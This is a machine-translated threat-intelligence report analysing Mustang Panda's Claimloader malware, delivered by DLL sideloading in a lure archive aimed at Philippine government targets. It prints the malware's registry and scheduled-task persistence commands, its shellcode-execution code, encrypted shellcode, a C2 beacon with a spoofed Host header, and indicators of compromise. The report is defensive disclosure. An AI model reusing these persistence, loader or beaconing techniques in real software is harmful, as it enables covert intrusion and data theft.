www-lac-co-jp.translate.goog /lacwatch/report/20221117_003189.html

Mustang Panda based in China has targeted attacks with malware "Claimloader", may affect Japan

This is ishikawa from rack.
In November 2022, Luck's threat analysis team observed new activity believed to be targeting Philippine government or affiliated entities by a group of threat actors based in Greater China called Mustang Panda. The attack used an archive file disguised as a document related to The US-Japan-Philippines Security Triangle: Enhancing Maritime Security, Shared Strategic Outlooks, and Defense Cooperation (*1) · Judging from the content of the conference, it is possible that similar attacks have been carried out on Japanese organizations, so this time we will introduce a series of attacks deployed from this archive file.

*1 JIIA -Japan Institute of International Affairs-

Figure 1 is a schematic diagram showing the sequence of attacks from the archive file (for PH-JP-US Trilateral Cooperation(11-07-2022).zip).



Figure 1 Schematic diagram of attacks from archive files

This archive file contains two files, one is a legitimate file provided by Microsoft (AccEvent tool) named "for PH-JP-US Trilateral Cooperation.exe". Another file is the malware Claimloader with the filename "EVENT.dll", which exploits the DLL sideloading technique to load when the legitimate AccEvent tool is run.

About Claimloader

Mustang Panda is known to use various tools and malware such as PlugX, Cobalt Strike, and Metasploit Framework (Meterpreter) for attack activities. I confirmed to use it. This malware was introduced as "Bespoke stagers" in a Mustang Panda blog [*2] reported by Cisco Talos in May 2022. Some features have been added or changed. In the following, I will introduce the points and changes that were not mentioned in the blog, as well as the newly implemented functions, while comparing the old and new functions.

*2 Mustang Panda deploys a new wave of malware targeting Europe

claim (message)

Mustang Panda often embeds keywords and messages in its own malware, and implements a function to display these contents using MessageBox() and OutputDebugString() functions. Claimloaders we observed in August and November 2022 include keywords related to US elections. (Figure 2)



Figure 2 Part of the message embedded in Claimloader (top: August 2022/bottom: November 2022)

Anti-debugging function

As shown in Figure 3, when executed, it calls the IsDebuggerPresent() and CheckRemoteDebuggerPresent() functions to check whether it is being analyzed using a debugger or the like. At this time, if the process does not progress within 1 second, it is determined that analysis is being performed and the process is terminated. This feature has been implemented since Claimloader in November 2022.



Figure 3 Anti-debugging function

Persistence function

Claimloader makes use of the Task Scheduler and Run registry keys for persistence. As shown in Figure 4, the method of registering to the Run registry key was changed from executing the reg command to calling the SHSetValueA() function to set the value of the registry key in the new sample.

```
CommandLine,
"/C reg add HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run /v Amdesk /t REG_SZ /d \"Rundll32.exe SHELL32.DLL"
",ShellExec_RunDLL \"C:\\Users\\Public\\Libraries\\active_desktop\\desktop_launcher.exe\"\" /f");
```

```
SetCurrentDirectoryW(Str);
set_task_persistence();
return SHSetValueA(
         HKEY_CURRENT_USER,
         "Software\\Microsoft\\Windows\\CurrentVersion\\Run",
         "ACCONF1",
         1u,
         "C:\\Users\\Public\\Libraries\\MozillaConf1\\HelpContentIndex.exe
         0x3Bu);
```

Figure 4 Persistence function by Run registry (upper: old/lower: new)

On the other hand, regarding the method of registration in the task scheduler, there are differences in the files and path names that are executed, but there is no major change in the execution commands. Creates a scheduled task in the system that runs itself on

```
C:\Windows\system32\cmd.exe schtasks /F /Create /TN Microsoft_MozAll /sc
minute /MO 1 /TR C:\Users\Public\Libraries\MozillaConf1\HelpContentIndex.ex
```

Figure 5 Persistence function by task scheduler

How to execute shellcode

The old Claimloader used the CreateThread() function to execute the shellcode expanded on the memory area, but in this sample, the CryptEnumOIDInfo() function is used to execute the shellcode. (Fig. 6)
Other similar specimens use LineDDA(), GrayStringW(), and EnumDateFormatsA() functions. And it seems.

```
result = decrypt_shellcode(&Src, &ThreadId);
if ( Src )
{
  v1 = ThreadId;
  if ( ThreadId )
  {
    OutputDebugStringW(L"Print");
    dwSize = v1;
    OutputDebugStringW(L"I-le-HeliosTeam");
    OutputDebugStringW(L"Print-HeliosTeam");
    OutputDebugStringW(L"Print-HeliosTeam");
    v2 = VirtualAlloc(0, dwSize, 0x1000u, 0x40u);
    if ( v2 )
    {
      OutputDebugStringW(L"Print");
      v5 = v1;
      v3 = Src;
      memcpy(v2, Src, v5);
      OutputDebugStringW(L"I work at 360");
      OutputDebugStringW(L"I-le-HeliosTeam");
      OutputDebugStringW(L"Print-HeliosTeam");
      ThreadId = 0;
      OutputDebugStringW(L"Print-HeliosTeam");
      OutputDebugStringW(L"I-le-HeliosTeam");
      OutputDebugStringW(L"Print-HeliosTeam");
      OutputDebugStringW(L"Print-HeliosTeam");
      v4 = CreateThread(0, 0, StartAddress, v2, 0, &ThreadId);
```

```
result = (BOOL (__stdcall *)(PCCRYPT_OID_INFO, void *))decrypt_shellcode(&Src, &dwSize);
v1 = Src;
if ( Src )
{
  v2 = dwSize;
  if ( dwSize )
  {
    dword_1003AE8C = dwSize;
    result = (BOOL (__stdcall *)(PCCRYPT_OID_INFO, void *))VirtualAlloc(0, dwSize, 0x1000u, 0x40
    v3 = result;
    if ( result )
    {
      memcpy(result, v1, v2);
      return (BOOL (__stdcall *)(PCCRYPT_OID_INFO, void *))CryptEnumOIDInfo(0, 0, 0, v3);
    }
```

Fig. 6 Execution method of shellcode (upper: old/lower: new)

In addition, this executed shellcode is divided into 0x20 bytes and stored, each encrypted with custom AES (key schedule function, AddRoundKey function, etc. are different from the standard). Figure 7 is an example of the stored code, in this case the portion of the encrypted shellcode outlined in blue and the encryption key outlined in red.

```
.text:1000102D mov     [ebp+var_4C], 38616335h
.text:10001034 mov     [ebp+var_48], 34326631h
.text:1000103B mov     [ebp+var_44], 62396265h
.text:10001042 mov     [ebp+var_40], 38323034h
.text:10001049 mov     [ebp+var_3C], 65646161h
.text:10001050 mov     [ebp+var_38], 65393934h
.text:10001057 mov     [ebp+var_34], 61613634h
.text:1000105E mov     [ebp+Src], 0A1443472h
.text:10001065 mov     [ebp+var_2C], 30395B37h
.text:1000106C mov     [ebp+var_28], 3E53B985h
.text:10001073 mov     [ebp+var_24], 0FB0E39D2h
.text:1000107A mov     [ebp+var_20], 0C4A57DB7h
.text:10001081 mov     [ebp+var_1C], 2ADA67A8h
.text:10001088 mov     [ebp+var_18], 302CDAC8h
.text:1000108F mov     [ebp+var_14], 71D6802h
.text:10001096 mov     dword ptr [eax], 20h ; ' '
.text:1000109C call    _memcpy
.text:100010A1 push    20h ; ' '
.text:100010A3 push    esi
.text:100010A4 lea     eax, [ebp+var_10]
.text:100010A7 mov     [ebp+var_10], 30346239h
.text:100010AE mov     [ebp+var_C], 61613832h
.text:100010B5 mov     [ebp+var_8], 39346564h
.text:100010BC mov     [ebp+var_4], 36346539h
.text:100010C3 call    aes_decrypt
.text:100010C8 add     esp, 14h
```

Figure 7 Encrypted shellcode contained in Claimloader (partial)

About shellcode

The shellcode acts like a downloader that downloads new shellcode from the C2 server and executes it. The API name that the shellcode calls is hashed with ror13AddHash32, and the C2 server it communicates with is hardcoded in little endian. (Fig.8)

```
imul    ecx, eax, 0
mov     [ebp+ecx+var_24], 3F02FF9Eh ; 158.255.2.6
mov     edx, 4
shl     edx, 0
mov     [ebp+edx+var_24], 3F02FF9Eh ; 158.255.2.6
mov     eax, 4
```

Figure 8 Hard-coded communication destination

This shellcode was also modified from the sample reported by Cisco Talos, and the method of communication to the C2 server was different in this sample. As shown in Figure 9, the old sample used 80/TCP for socket communication to send requests to the C2 server, but the new sample used HTTP POST communication. (Fig. 10)

```
00000000  17 03 03 00 1c 20 65 77  8f 4f 4c 9a 9d f1 c7 b1   ..... ew .OL...
00000010  10 c3 d6 05 6d 9c f7 78  b4 e2 24 10 b5 c6 31 c1   ....m..x ..$...
00000020  00                                                 .
```

Figure 9 Socket communication

```
POST / HTTP/1.1
Host: www.asia.microsoft.com
Upgrade-Insecure-Requests: 1
User-Agent:Mozilla/5.0 (Windows NT 6.1; x64) AppleWebKit/537.36 (KHTML, like Geck
Chrome/65.0.3325.181 Safari/537.36
Accept: text/html,image/webp,imgage/apeng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Content-Length: 33

..... ew.O.........m..x..$...1..
```

Figure 10 HTTP POST communication

As shown in Figure 11, POST communication data includes "volume serial number, elapsed time since system startup (partial), host name and user name", and is encrypted with RC4. In addition, the encryption key is "0x785a124d751414116c0271155a7305087014653b64422223200000000000000000", and the same key as the old sample is still being used.



Figure 11 Data sent to C2 server

Finally, when I checked the POST communication again, "www.asia.microsoft.com" was specified in the Host header, but the C2 server of this sample was "158.255.2" as shown in Figure 8. [.]63", indicating that the Host header has been spoofed by the attacker.

If such communication occurs, depending on the security device, communication to the C2 server may be recorded as accessing "microsoft.com", so be careful not to mistake it for normal communication. is required.

summary

Mustang Panda has been reported to be actively targeting government agencies and related organizations around the world, including Asian countries, the European Union, and the United States. In particular, attacks using Claimloader have recently been seen in Asian countries such as Myanmar, the Philippines, and Thailand. We have also confirmed the impact of the attack activities in Japanese organizations, and we have confirmed cases where PlugX was used around March 2021. In the future, there is a possibility that Japanese organizations will be targeted in earnest, so I think it is necessary to pay close attention to their activities.

LAC's threat analysis team will continue to investigate this threat actor group and provide information to the public.

IOC (Indicator Of Compromised)

Claimloader hash value (MD5)

10cd7afd580ee9c222b0a87ff241d306
694b7966a6919372ca0cf8cf49c867d9
11689d791ed4c36fdc62b3d1bcf085b1
6391ab75ac20f2f59179092446ed5052
27ebc3afcca85151326c4428e795d21d
268d61837aa248c1d49a973612a129ce
a84958c32cd9884a052be62bdbe929cf
f826e9e84b5690725b5f5a0cd12ed125
4a2992b4c7a1573bf7c74065e3bf5b0d
e7d91f187ff9037d52458e2085929409
793d0e610ecac2da4a8b07ff2ff306ac
f6aa6056a4c26ab02494dfaa7e362219
8f539d19929fdaa145edd8f7536ec9c9
d78e0a4a691077a29e62d767730b42bf

Archive file hash value (MD5)

d1ec01ff605a64ab8c12e2f3ca2414a4
69b40a4dbca10fe6b6353f3553785080
19f22b4c9add7d91a18b2e3de76757a3
a0e268be651237d247b00de5054d46ef
ae358c1915e794671a1d710d9359146d
fcd6691fc59610a50740a170a8a5a76f
a1c010659ea4b06461d5a99d16a91f24
951233cbe6bb02b548daf71cc53f7896
b9327186666fd00ae01bc776006b85ae

Communication destination

103.15.28[.]208
103.15.29[.]179
158.255.2[.]63
202.53.148[.]24
202.58.105[.]38
89.38.225[.]151